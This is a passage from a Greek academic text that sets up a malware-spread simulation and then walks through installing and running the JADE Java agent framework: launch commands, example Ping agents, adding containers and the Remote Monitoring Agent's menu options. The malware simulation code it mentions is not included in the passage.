Είναι αναγκαίο να παρουσιαστεί ο κώδικας των malsim agent κλάσεων και των agent behaviour. Κάτω από ορισμένες συνθήκες είναι εφικτή η εξάπλωση του κακόβουλου λογισμικού. Το malware μπορεί να αναλυθεί σε δύο καταστάσεις τη defined και την implemented. Η πρώτη περιγράφεται με ψευδοκώδικα και η δεύτερη υλοποιείται με κώδικα στη γλώσσα προγραμματισμού java. Στα παραρτήματα παρουσιάζεται ο κώδικας σε java του MalwareSimAgent1 class του ιού zero-day. Ακολούθως παρουσιάζεται ο κώδικας σε java του MalwareSimAgent2 class του ιού zero-day. Επίσης με βάση τις πηγές [123], [124], [125] παρατίθενται οι ψευδοκώδικες για την προσομοίωση των ιών Melissa, Yamanner, W32/Mydoom, W32/Blaster. Στη συνέχεια προσομοιώνονται δύο agent στη γλώσσα προγραμματισμού java όπου στέλνουν και παραλαμβάνουν αρχεία.


1.1 Προσομοίωση με το εργαλείο JADE (Java Agent Development)

Ένα χρήσιμο εργαλείο είναι το JADE framework (Java Agent Development) το οποίο υποστηρίζεται με ένα γραφικό περιβάλλον. Είναι διαθέσιμο στην ηλεκτρονική διεύθυνση: http://jade.tilab.com/

JADE	~ File size	Description of the content
jadeAll.zip	13.6 MB	This file contains all JADE, i.e. it is just composed of the 4 files below. If it is too large for downloading, the 4 files below might be downloaded instead.
jadeBin.zip	2.5 MB	This file contains JADE already compiled and ready to be used, i.e. a set of JAVA archive JAR files.
jadeDoc.zip	8.9 MB	This file contains all the JADE documentation included the Administrator's Guide and and the Programmer's Guide. NOTICE THAT all the documentation is also available on-line.
jadeSrc.zip	2.1 MB	This file contains all the JADE source code.
jadeExamples.zip	300 KB	This file contains the source code of the examples and a simple demo. All the examples and demo must be compiled.


Πίνακας 1.1.1: Λίστα με τα διαθέσιμα προγράμματα για αναπαραγωγή κώδικα σε java

Για να το κατεβάσει ένας χρήστης επιλέγει το πρώτο αρχείο που είναι το jadeAll.zip. Στη συνέχεια και αφού έχει κατεβαστεί το αρχείο επιλέγεται η επιλογή Advanced.




Εικόνα 1.1.1: Διαθέσιμες επιλογές στο java control panel


Στα παρακάτω σχήματα παρουσιάζεται το directory και η αρχιτεκτονική του JADE.



Σχήμα 1.1.1: Το directory του JADE



Σχήμα 1.1.2: Η αρχιτεκτονική του JADE




Σχήμα 1.1.3: Απεικόνιση σε διάγραμμα UML των διαφορετικών συμπεριφορών που παρουσιάζονται στο JADE

Για να τρέξει το πρόγραμμα του malsim γίνεται χρήση των παρακάτω:
Αρχικά ο χρήστης θα πρέπει να ανοίξει τη γραμμή εντολών και αφού πάει στο directory του jade να πληκτρολογήσει την εντολή

```
java -cp lib\jade.jar jade.Boot -gui
```


Έπειτα θα του εμφανιστεί το ακόλουθο περιβάλλον



Εικόνα 1.1.2: Πληροφορίες που εμφανίζονται κατά την εκτέλεση του jade

Στη συνέχεια με τις ακόλουθες εντολές μπορεί να βρει τη local port και το local host.

```
java -cp lib\jade.jar jade.Boot -gui -local-port 1111
java -cp lib\jade.jar jade.Boot -gui -local-host avalon.tilab.com
```




Εικόνα 1.1.3: Η κονσόλα διαχείρισης του JADE

Τα ονόματα των agents πρέπει να έχουν τη παρακάτω μορφή:
`<local-name>@<platform-name>`
Είναι πιθανό να τεθεί ένα διαφορετικό όνομα πλατφόρμας με τη βοήθεια της ακόλουθης εντολής που θα έχει τη μορφή `-platform-id <a-platform-name>`
Η εντολή που θα δοθεί στη γραμμή εντολών είναι:
`java -cp lib\jade.jar jade.Boot -gui -platform-id MyPlatform`
Εφόσον επιτευχθεί αυτό οι agents θα καλούνται ως εξής:
`ams@MyPlatform, df@MyPlatform και rma@MyPlatform`


Για να κλείσει η πλατφόρμα θα πρέπει ο χρήστης στο περιβάλλον διαχείρισης να επιλέξει `File --> Shut down Agent Platform` και να επιλέξει `ναι` στη συνέχεια.

Για να γίνει εκτέλεση του Ping Agent πρέπει να βρεθεί το directory του αρχικά που είναι στο `src\examples\PingAgent`. Η εντολή `javac -classpath lib\jade.jar -d classes src\examples\PingAgent\*.java` στη γραμμή εντολών εκτελεί τα παραδείγματα του Ping Agent. Για να ξεκινήσουν να εκτελούνται τα Ping Agents πληκτρολογείται η εντολή `java -cp lib\jade.jar;classes jade.Boot -gui -agents ping1:examples.PingAgent.PingAgent` όπου τα agents αποκτούν τη μορφή `<agent-local-name>:<fully-qualified-agent-class>` Με τη κοινή χρήση ίδιας κλάσης μπορεί να ξεκίνησουν δύο agent `java -cp lib\jade.jar;classes jade.Boot -gui -agents ping1:examples.PingAgent.PingAgent;ping2:examples.PingAgent.PingAgent`

Ακολούθως απεικονίζεται το παράθυρο διαλόγου που εμφανίζεται όταν ξεκινά ένας νέος agent.



Εικόνα 1.1.4: Απεικόνιση του παράθυρου διαλόγου που εμφανίζεται όταν ξεκινά ένας νέος agent.



Εικόνα 1.1.5: Το γραφικό περιβάλλον του Log Manager Agent

Με την απομακρυσμένη παρακολούθηση του agent (Remote Monitoring Agent – RMA) γίνεται ο έλεγχος όλων των agent platform. Η κατανεμημένη αρχιτεκτονική του JADE επιτρέπει επίσης τον απομακρυσμένο έλεγχο όπου το γραφικό περιβάλλον χρησιμοποιείται για το αν εκτελούνται οι agent από ένα απομακρυσμένο κεντρικό υπολογιστή και πως συμπεριφέρονται. Το RMA είναι ένα αντικείμενο σε java σαν τη κλάση `jade.tools.rma.rma` και μπορεί να ξεκινήσει από τη γραμμή εντολών σαν ένας συνηθισμένος agent με το να δώσει κάποιος τη ακόλουθη εντολή `java jade.Boot myConsole:jade.tools.rma.rma` ή με το να επιλεχθεί το γραφικό περιβάλλον με τη χρήση της εντολής `jade.Boot -gui`. Έτσι ο χρήστης εισέρχεται στο γραφικό περιβάλλον του main container του JADE. Στη συνέχεια προσθέτει νέα containers όταν νέοι υπολογιστές προστίθενται στο υπό εξέταση δίκτυο. Αυτό γίνεται με βάση τη ακόλουθη εντολή:


Java jade.Boot –container –container-name <container-name> -host <host-IP-or-name>

Όπου *container name* είναι το όνομα του νέου container που θα προστεθεί στη JADE πλατφόρμα. Επίσης το *host-IP-name* είναι το όνομα του υπολογιστή από το οποίο πάρθηκε ο main container του JADE.

Για παράδειγμα ο χρήστης μπορεί να δώσει τη παρακάτω εντολή:

Java jade.Boot -container -container-name pc-l-100 -host 139.166.10.11

Πράγματι περισσότερα από ένα RMA μπορεί να ξεκινήσει στην ίδια πλατφόρμα εφόσον σε κάθε περίπτωση έχει διαφορετικό local name αλλά βέβαια μόνο ένα RMA μπορεί να εκτελεστεί στο ίδιο agent.



Εικόνα 1.1.6: Απεικόνιση του γραφικού περιβάλλοντος της απομακρυσμένης παρακολούθησης του agent (Remote Monitoring Agent – RMA)


Το γραφικό περιβάλλον του RMA έχει τις εξής διαθέσιμες επιλογές:
Το file menu περιλαμβάνει κάποιες γενικές εντολές για το RMA.Οι διαθέσιμες επιλογές που έχει είναι:
Close RMA agent: τερματίζει τον RMA agent παρεμβάλοντας τη μέθοδο doDelete( ). Επίσης το κλείσιμο του παραθύρου έχει το ίδιο αποτέλεσμα με την επίκληση αυτής της εντολής.
Exit this container: τερματίζει τον agent container όπου το RMA είναι ενεργό. Αν ο container είναι το Agent platform main container τότε ολόκληρη η πλατφόρμα απενεργοποιείται.
Shut down Agent Platform: Απενεργοποιεί ολόκληρη τη πλατφόρμα του agent, με το να τερματιστούν όλοι οι συνδεδεμένοι containers και όλοι οι ενεργοποιημένοι agents.
Το actions menu έχει όλες τις διαχειριστικές ενέργειες που χρειάζονται να γίνουν σε ολόκληρη τη πλατφόρμα ή σε επιμέρους τμήματα που περιέχουν τους agent. Το μενού ενεργειών περιέχει τις εξής επιλογές για το χρήστη:
Start New Agent: Αυτή η ενέργεια δημιουργεί ένα καινούργιο agent.
Kill Selected Items: Εξουδετερώνει όλα τα agent και όλα τα containers που περιέχουν agent και έχουν επιλεχθεί. Η εξουδετέρωση είναι η μέθοδος doDelete( ). Βέβαια αν

είναι επιλεγμένο το Agent Platform Main-Container τότε ολόκληρη η πλατφόρμα θα απενεργοποιηθεί.

Suspend Selected Agents: Αυτή η ενέργεια κάνει αναστολή των επιλεγμένων agent και είναι η μέθοδος doSuspend ( ). Όμως το να αναστέλλεται ένα system agent και ειδικότερα το Agent Management Service, που είναι αρμόδιο για τη διαχείριση της πλατφόρμας μπορεί να τεθεί σε αδιέξοδο η υπόλοιπη.

